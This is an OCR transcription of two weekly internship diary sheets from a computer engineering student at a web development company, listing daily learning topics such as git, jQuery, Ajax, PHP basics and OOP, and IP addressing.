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

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Annexure I
Enrollment no: 190390107051

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Rushikumar Bharatbhai Rawal
DIARY OF THE WEEK: DT: 10/4/2023 TO 16/4/2023
DEPARTMENT: Computer engineering SEM: 8th
NAME OF THE ORGANISATION: Yubiz Solutions Limited
NAME OF THE PLANT/SECTION/DEPARTMENT: web development
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: ms Hiral Trivedi

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 50 :- Basic git concept
Session about github

Day 51 :- jquery syntax, jquery selectors, jquery Events
jquery get, jquery set, jquery removed

Day 52 :- Ajax.
Task
1) Create a table and display all the records by making Ajax Request
2) Create a form with 2 fields state and body and 1 button submit.
3) when clicked on submit button insert record to given endpoint with given provided state and body and display on last Row of table

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
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SUPPLEMENTRY NOTES

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

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TOTAL HOURS: 42.00

R.B. Rajvi
SIGNATURE OF STUDENT

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Signature of Faculty Member

Signature of official-in-charge of Dept. / Section / Plant

Date

Date

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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

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Annexure I
Enrollment no: 190390107051

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Rushilkumar Bharatbhai Ravat
DIARY OF THE WEEK: DD: 19/4/2023 TO 25/4/2023
DEPARTMENT: Computer engineering SEM: 8th
NAME OF THE ORGANISATION: Yudiz Solutions limited
NAME OF THE PLANT/SECTION/DEPARTMENT: web development
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: [illegible]

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 55:- PHP install, PHP syntax, PHP comments
PHP variable, PHP echo/print, PHP datatype

Day 56:- PHP math, PHP constants, PHP operators
all loops in PHP, PHP function, PHP Arrays,
PHP Forms, Form validation

Day 57:- what is domain name
- why we need domain name
- what is IP
- difference version of IP
- why do we need IP

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

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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day 58 - PHP Date & Time, PHP Image, PHP File Handling, PHP File open | Read, PHP create | Write, PHP File Upload, PHP Cookies, PHP Session, PHP Filters

Day 59 :- PHP OOPs
- What is OOP
- Class & object
- Construction, Destructor
- Access Modifier, Inheritance, Abstract Classes, Interface, Traits, Namespaces.

